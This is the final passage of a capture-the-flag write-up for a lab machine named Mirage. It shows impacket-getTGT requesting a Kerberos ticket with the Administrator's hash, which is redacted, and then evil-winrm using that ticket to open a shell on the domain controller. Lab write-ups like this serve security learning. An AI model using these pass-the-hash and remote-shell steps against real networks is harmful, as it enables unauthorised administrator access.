

Finally, we can grab a TGT using the Administrator’s hash to then get a shell over WinRM. All that’s left to do is secure the root flag under their Desktop folder to complete this challenge.
1
2
3
└─$ impacket-getTGT mirage.htb/'Administrator'@dc01.mirage.htb -hashes ':[REDACTED]' -k

└─$ KRB5CCNAME=Administrator@dc01.mirage.htb.ccache evil-winrm -i dc01.mirage.htb -r mirage.htb
That’s all y’all, this box was a very fun one because it used some lesser-known techniques like DNS poisoning and cross-session attacks to compromise the DC. Overall I had a ton of fun with this one, so I hope this was helpful to anyone following along or stuck and happy hacking!